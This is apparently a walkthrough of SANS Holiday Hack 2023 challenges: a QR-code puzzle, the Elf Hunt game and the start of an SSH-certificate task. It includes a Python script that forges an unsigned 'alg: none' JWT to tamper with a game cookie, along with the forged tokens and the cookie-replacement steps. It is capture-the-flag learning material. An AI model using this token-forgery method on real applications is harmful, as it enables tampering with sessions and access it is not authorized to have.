


Scanning the QR code using zbarimg:
$ zbarimg qr.png
QR-Code:http://8bitelf.com
scanned 1 barcode symbols from 1 images in 0.04 seconds
We can see the link is http://8bitelf.com with the flag
flag:santaconfusedgivingplanetsqrcode
$ curl -L http://8bitelf.com
<html>
   <body>
      <p>flag:santaconfusedgivingplanetsqrcode</p>
   </body>
</html>
We enter in the answer into our badge for the objective:
Answer: santaconfusedgivingplanetsqrcode
Achievement
Congratulations! You have completed the Game Cartridges: Vol 1 challenge!
Pixel Island
Embark on your journey to Pixel Island by steering our ship using the arrow keys on the keyboard or the WASD keys. The island awaits in the top-right corner of the map. Safe travels and enjoy the exploration!

There are two different ports available:
Port of Rainmaster Cliffs
While exploring the Pixel Island, we discover the Port of Rainmaster Cliffs. Upon reaching it, a “Dock Now” option is presented to us.

When we make land, we obtain a new objective on arrival.
Elf Hunt (Pixel Island)
Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.
The dock featured the Goose of Pixel Island to greet us!
Full Island (Zoomed Out)

Elf Hunt
Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.
If we proceed to the right of the dock, and up a ladder. We find Piney Sappington close to a challenge and started it up!

When speaking with Piney Sappington, we obtain the following hint:
JWT Secrets Revealed
Unlock the mysteries of JWTs with insights from PortSwigger’s JWT Guide.
When we startup the challenge, it spins up a elf-shooting game:

Clicking on the Hint button (lower-left corner), we can get a hint on how to complete the challenge.

We can find JWT parsing utilities when analyzing the main JavaScript code at https://elfhunt.org/static//js/main.js:
function parseJwtPayload(token) {
  // Split the JWT into its three parts
  const parts = token.split(".");
  // The payload is the second part. We decode it from base64 and parse the JSON
  try {
    const decodedPayload = atob(parts[1]);
    const jsonObj = JSON.parse(decodedPayload);
    return jsonObj;
  } catch (e) {
    console.error("Failed to parse JWT payload", e);
    return null;
  }
}

function getCookie(name) {
  // This function will read the cookie by name
  const value = `; ${document.cookie}`;
  const parts = value.split(`; ${name}=`);
  if (parts.length === 2) return parts.pop().split(";").shift();
  return null;
}

function getDecodedJwtPayload(cookiename) {
  // This function retrieves the JWT from the cookie and decodes it
  const jwt = getCookie(cookiename);
  if (jwt) {
    return parseJwtPayload(jwt);
  } else {
    console.log("JWT not found");
    return null;
  }
}
We can also see references on to a JWT in the browser cookies. Inspecting the browser cookies, we see an ElfHunt_JWT.

Using an JWT inspection utility (https://jwt.io/), we can see the payload contains the speed variable. We can attempt to manipulate this and reload the application.

We can also use Python to generate our new JWT easier.
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to manipulate a JWT.
Holiday Hack 2023
Terminal: ElfHunt
"""

# Imports
import json
import jwt

# Original ElfHunt_JWT Cookie
token_orig = "eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0."
json_orig = jwt.decode(token_orig, algorithms=["none"], options={"verify_signature": False})
print(f"Original ElfHunt_JWT - Encoded JWT: {token_orig} Decoded Payload: {json.dumps(json_orig)}")

# Modified ElfHunt_JWT Cookie
json_modified = json_orig
json_modified["speed"] = -100
token_mainipulated = jwt.encode(json_modified, algorithm=None, key=None)
print(f"Modified ElfHunt_JWT - Encoded JWT: {token_mainipulated} Decoded Payload: {json.dumps(json_modified)}")
$ python3 elfhunt.py
Original ElfHunt_JWT - Encoded JWT: eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0. Decoded Payload: {"speed": -500}
Modified ElfHunt_JWT - Encoded JWT: eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTEwMH0. Decoded Payload: {"speed": -100}
We manually go to Developer Tools (F12), Storage, and Cookies on the Left. Go to https://elfhunt.org cookies. Clear all the cookies and then readd a ElfHunt_JWT with the new JWT that was generated above that lowers the speed of the elves! Note, the speed value is, so lower speeds (more negative) are faster and higher speeds (more positive) are slower.

Going from -500 to -100 in speed, the elves are drastically reduced in speed and the game in completeable! After manually shooting 75 elves, we get a Game Token and successfully complete the challenge.
Achievement
Congratulations! You have completed the Elf Hunt challenge!
Clicking the Game Token, a Captains Journal pops up:
We unlocked a new objective:
Certificate SSHenanigans (Pixel Island)
Go to Pixel Island and review Alabaster Snowball’s new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?
Certificate SSHenanigans
Certificate SSHenanigans (Pixel Island)
Go to Pixel Island and review Alabaster Snowball’s new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?
If we keep proceeding to the right of Piney Sappington, there are about 3 ladders to climb up to the top of the tree. We find Alabaster Snowball on the very top of the tree!

When speaking with Alabaster Snowball, we obtain the following two hints on the next objective:
Azure Function App Source Code
The get-source-control Azure REST API endpoint provides details about where an Azure Web App or Function App is deployed from.
SSH Certificates Talk
Check out Thomas Bouve’s talk and demo to learn all about how you can upgrade your SSH server configuration to leverage SSH certificates.
We also obtained a hint previously from Sparkle Redberry:
Azure VM Access Token
Azure CLI tools aren’t always available, but if you’re on an Azure VM you can always use the Azure REST API instead.
SSH Server
Alabaster Snowball
I could use your help with my fancy new Azure server at ssh-server-vm.santaworkshopgeeseislands.org.
Verifying the SSH server exists at ssh-server-vm.santaworkshopgeeseislands.org:
nc -zv ssh-server-vm.santaworkshopgeeseislands.org 22
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Connected to 20.253.83.128:22.
Ncat: 0 bytes sent, 0 bytes received in 0.08 seconds.
Generate SSH key for the monitor user, per Alabaster Snowball “Generate yourself a certificate and use the monitor account to access the host. See if you can grab my TODO list.”
ssh-keygen -C '[email protected]' -f monitor_key
Using the Azure Function App, we can obtain our SSH certificate public key:

Pasting in our monitor_key.pub contents, we can obtain the certificate signed key!
$ cat monitor_key.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDC0B3vLBqyEzwQwNS+JWVQqscbyHxsCH1u2i1Z0yGwu+RAw0u577RHKwM+njMZKLhqqhfJ94UffIClEZUvEFFIoigvij/cWQEKg6lRylCe2kmQOgv0qDr0kprm4J1kRTdvbsj7OIyYqeoHZRK0RNWTHqg1tBc2zVQr9SYw9x/NlJiLf5ZgZ25K9DMdS/lEB6Ugxw4GR/dOdf7EkVY3RI+IPo+pKKO6TClb294eKacJPAcePavEqjIyrAT71fWnrdmmSKLebxj6O8mg4lWAvdSOgbECubna9v7tyqX71JrBXQ/Pz91DPR9V6Owwv7jIiWas3Pq2TpqpA7xhVesfudD5t0pwUrjT58xkxK3FT4DFui+gI2pHFgxd+4kpqlx2JDGFeI/t4ft5uUmv+j++1s+suknk5VLvTn28HO8e2lEiUIXw2GrtH8s8QaWA4bm8BBzRL+ITSrI0AGGnJPpdexpgFz7wo95uXaQHOEmTV3HlwJ7jrJfT7CtMJ4U6AkmjcD8= [email protected]
